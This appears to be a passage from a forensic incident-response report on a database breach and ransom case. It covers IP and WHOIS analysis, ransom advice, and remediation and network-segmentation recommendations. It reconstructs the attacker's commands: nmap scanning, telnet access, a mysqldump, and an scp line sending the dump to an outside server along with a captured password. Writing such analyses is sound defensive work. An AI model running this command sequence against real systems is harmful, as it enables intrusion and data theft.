Then attackers used the grep command to search nmap on the server:

```
www-data@webserver:/var/www/html/uploads$ dpkg -l | grep nmap
```

And found out server’s ip address:

```
www-data@webserver:/var/www/html/uploads$ ifconfig
```

At 21:59:29 they used a command to scan with CIDR notation (it’s a alternate method of representing a subnet mask)

```
www-data@webserver:/var/www/html/uploads$ nmap 10.10.1.0/24
```

At 21:59:47 They found open ports on web and db servers:

```
Nmap scan report for webserver (10.10.1.2)
22/tcp open ssh
80/tcp open http
Nmap scan report for 10.10.1.3
22/tcp open ssh
23/tcp open telnet
```

At 21:59:47 Telnet protocol was used to the db server (TELNET allows to log into a remote host):

```
www-data@webserver:/var/www/html/uploads$ telnet 10.10.1.3
```

At 22:00:19 after several unsuccessful attempts to log in to the database server, the attackers gained the access. Mysql had very weak password, that was hack by brute force attack it on 4th try:

```
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-97-generic x86_64)
```

They displayed active TCP connections:

```
phl@database:~$ netstat -atunp
```

At 22:00:55 they got access to the db:

```
Your MySQL connection id is 9
Server version: 8.0.28-0ubuntu0.20.04.3 (Ubuntu)
```

Attackers used scp command to transfer copy of db.

scp (secure copy) is a command-line utility that allows to securely copy files and directories between two locations.


19/02/22 22:01:45 sudo mysqldump -u root -p phl > phl.db	Dumped db with root privileges
19/02/22 22:01:49 file phl.db	Determined the type of a file and its data
19/02/22 22:01:59 head -50 phl.db	Printed first 50 lines
19/02/22 22:02:26 scp phl.db fierce@178.62.228.28:/tmp/phl.db	Copied db to the outside server
19/02/22 22:02:36 rm phl.db	Removed copied db from server

As we can see here fierce@178.62.228.28:/tmp/phl.db attackers moved the copied db through Secure Shell protocol to the remote server. Also we may find it’s password here:
fierce@178.62.228.28's password: fierce123

According to whois website, this IP was registered in the Netherlands.
But again vpn probably used.


The statistics collected from the logs show, 2 protocols were used by this IP address:
Secure Shell and TCP to establish connection.

AS A SOURCE




	Protocol	Source
0	SSHv2	13
1	TCP	19

AS DESTINATION



	Protocol	Source
0	SSHv2	20
1	TCP	13



IP Information for 178.62.228.28

− Quick Stats

IP Location	Netherlands Amsterdam Digitalocean Amsterdam
ASN	AS14061 DIGITALOCEAN-ASN, US (registered Sep 25, 2012)
Whois Server	whois.ripe.net
IP Address	178.62.228.28


```
% Abuse contact for '178.62.128.0 - 178.62.255.255' is ' abuse@digitalocean.com '

inetnum:        178.62.128.0 - 178.62.255.255
netname:        DIGITALOCEAN-AMS-5
descr:          DigitalOcean Amsterdam
country:        NL
admin-c:        PT7353-RIPE
tech-c:         PT7353-RIPE
status:         ASSIGNED PA
mnt-by:         digitalocean
mnt-lower:      digitalocean
mnt-routes:     digitalocean
created:        2014-05-01T16:43:59Z
last-modified:  2015-11-20T14:45:57Z
source:         RIPE

person:         DigitalOcean Network Operations
address:        101 Ave of the Americas, FL2
address:        New York, NY, 10013
address:        United States of America
phone:          +13478756044
nic-hdl:        PT7353-RIPE
mnt-by:         digitalocean
created:        2015-03-11T16:37:07Z
last-modified:  2022-08-23T13:31:16Z
source:         RIPE
e-mail:          noc@digitalocean.com
org:            ORG-DOI2-RIPE
notify:          noc@digitalocean.com
```

Source: https://whois.domaintools.com/

Another suspicious activity was noticed on the database server.


IP address 152.32.129.20, registered in Hong Kong. 35 entries between him and the db server were found in the logs.

This IP address established a ssh connection with database server and exchanged 4 encrypted packets from 22:01:50 to 22:02:55.



	Protocol	Source
0	SSH	1
1	SSHv2	12
2	TCP	22

	Source Port	Source
0	22	16
1	49064	14
2	44750	5



IP Information for 152.32.129.20

− Quick Stats


IP Location	Hong Kong Aberdeen Ucloud Information Technology (hk) Limited
ASN	AS135377 UCLOUD-HK-AS-AP UCLOUD INFORMATION TECHNOLOGY HK LIMITED, HK (registered Apr 27, 2016)
Whois Server	whois.apnic.net
IP Address	152.32.129.20
Reverse IP	1 website uses this address.

```
% Abuse contact for '152.32.128.0 - 152.32.255.255' is ' hegui@ucloud.cn '

inetnum:        152.32.128.0 - 152.32.255.255
netname:        UCLOUD-HK
descr:          UCLOUD INFORMATION TECHNOLOGY (HK) LIMITED
country:        HK
org:            ORG-UITL1-AP
admin-c:        UITH2-AP
tech-c:         UITH2-AP
abuse-c:        AU164-AP
status:         ALLOCATED PORTABLE
remarks:        --------------------------------------------------------
remarks:        To report network abuse, please contact mnt-irt
remarks:        For troubleshooting, please contact tech-c and admin-c
remarks:        Report invalid contact via www.apnic.net/invalidcontact
remarks:        --------------------------------------------------------
mnt-by:         APNIC-HM
mnt-lower:      MAINT-UCLOUD-HK
mnt-routes:     MAINT-UCLOUD-HK
mnt-irt:        IRT-UCLOUD-HK
last-modified:  2022-05-16T03:40:43Z
source:         APNIC

irt:            IRT-UCLOUD-HK
address:        FLAT/RM 603 6/F, LAWS COMMERCIAL PLAZA, 788 CHEUNG SHA WAN ROAD, KL,, Hong
Kong
e-mail:          pn-wan@ucloud.cn
abuse-mailbox:  hegui@ucloud.cn
admin-c:        UITH2-AP
tech-c:         UITH2-AP
auth:           # Filtered
remarks:         pn-wan@ucloud.cn  was validated on 2022-06-16
remarks:         hegui@ucloud.cn  was validated on 2022-06-16
```

Source: https://whois.domaintools.com/

As VirusTotal statistics show, this ip is marked as malicious by some vendors.

Possibly another hacker’s machine was used.



3 / 94

Community Score

3 security vendors flagged this IP address as malicious

152.32.129.20 (152.32.128.0/18)

AS 135377 (UCLOUD INFORMATION TECHNOLOGY HK LIMITED)

Basic Properties

Network	152.32.128.0/18
Autonomous System Number	135377
Autonomous System Label	UCLOUD INFORMATION TECHNOLOGY HK LIMITED
Regional Internet Registry	APNIC
Country	HK
Continent	AS

HK

Security Vendors' Analysis

CMC Threat Intelligence	Malware	Comodo Valkyrie Verdict	Malicious
CRDF	Malicious	Threatsourcing	Suspicious

Source: www.virustotal.com

RANSOM PAYMENT GUIDANCE

why you shouldn't pay extortionists

NO DATA GUARANTEES

They can upload sensitive data for public access and use. Even if they were paid

DATA CAN BE SHARED

They can transfer the data to another criminal. And they can demand payment again

REPUTATION

You will have a reputation as a “payer”. And you may be hacked again

CUSTOMERS

122 users data was compromised

CONFIDENTIALITY

PII was affected. But no PCI/PHI, and no data like SIN or passport/driver license numbers

Recommendations

Steps to contain & remediate the incident

1. Block IPs specified in this document
2. Isolate compromised machines
3. Update curl on the web server
4. Encrypt data
5. Add Web server authentication
6. Change password on DB Server. And use strong one
7. Report the incident to the police
8. Add DMZ zone for public facing Web Server and deny any access for DB servers except Web Server (more details below)

Recommendations

Steps to recover & restore business functions

1. Send notifications to all clients about data breaches, ask them to change passwords.
2. Prioritize critical business functions, applications, and data.
3. Take inventory of all hardware and software assets.
4. Define backup and recovery strategies.

RECOMMENDATIONS

How should the company protect itself against such attacks in the future

	RECOMMENDATION TITLE	DOMAIN	OBSERVATION	RECOMMENDATION
01	Establishing cybersecurity roles, responsibilities, and policies	Identify	No cybersecurity employee	A person to take on a role in cybersecurity for incident prevention and post recovery
02	Identifying vulnerabilities, threats to internal and external organizational resources	Identify	There is no audit of the management system, network and software	An internal cybersecurity employee or an outsourcing company that can help to audit all systems. Regular audit
03	Identifying a Risk Management Strategy	Identify	No updated risk management documentation and the person in charge of it	Defining a risk management strategy and risk assessment processes for the organization including establishing risk tolerances
04	Timely patch management	Protect	The system has not been updated in a timely manner	Regular update. Test the system and internal resources for penetration after each update
05	Protections for Identity Management and Access Control	Protect	There is no clear system of roles in the organization	Develop user’s identity and their level of access to a particular system including physical and remote access
06	User training including role based and privileged	Protect	End users may leave backdoors in the system or install vulnerabilities	Educate employees on the most current cybersecurity dangers. Implement DLP solution for each end point device, MFA

RECOMMENDATIONS

How should the company protect itself against such attacks in the future


	RECOMMENDATION TITLE	DOMAIN	OBSERVATION	RECOMMENDATION
07	Maintaining Detection Processes	Protect	No one knew about hack until a ransom letter was received	Periodic checks of all the elements includes logs files. Remote maintenance too
08	Establishing Data Security protection	Protect	No clear plan for implementing data protection	Security network architecture, firewalls, encryption, antiviruses, etc
09	Ensuring Anomalies and Events are detected	Detect	A lot of get requests occured at the same time	Use IDS system to detect and block abnormal activity
10	Implementing Security Continuous Monitoring	Detect	No one known system was used	Implement SIEM system to provide threat management, detection, log collection
11	Implementing Security Response	Respond	Response systems weren't installed	IPS, Endpoint Detection and Response (EDR)
12	Response Planning process during and after an incident	Respond	No plan was used	Develop documentation and implement a plan
13	Managing Communications	Respond	Incorrect data breach preparations for handling the situation	Allocate roles to resolve the incident and choose the communication channel

RECOMMENDATIONS

How should the company protect itself against such attacks in the future

	RECOMMENDATION TITLE	DOMAIN	OBSERVATION	RECOMMENDATION
14	Implements Improvements	Respond	New systems were not explored and implemented	By incorporating lessons learned from current and previous detection / response activities
15	Recovery Planning processes and procedures	Recover	No develop plan for possible future data breach	Develop actual plan to restore systems and/or assets affected by cybersecurity incidents
16	Improvements	Recover	Downtime	Implement backups for internal and external services and resuming them for continuous operation

OLD NETWORK DESIGN



Premium House Lights Network
VLAN #1 Production - 10.10.1.0/24
VLAN #2 Employees - 10.10.5.0/24
Internet
Firewall
Switch
Switch
premiumhouselights.com
Webserver is accessible from the internet
(hosts the company's website)
Webserver
10.10.1.2
Database
10.10.1.3
File Server
Production VLAN - 10.10.1.0/24
WiFi
Employees
Employees VLAN - 10.10.5.0/24

NEW NETWORK DESIGN

I would recommend using segmentation. Implement vlan to each resource and separate them to each other.

In this case, the database will not have direct access to the Internet, and the web server will be located in the DMZ zone.

Every component should have specific ports only. Web and db will not have direct communication with each other and all traffic between them will be filtered through the firewall.



THANKS

RESOURCES:

https://www.virustotal.com
https://whois.domaintools.com
https://nvd.nist.gov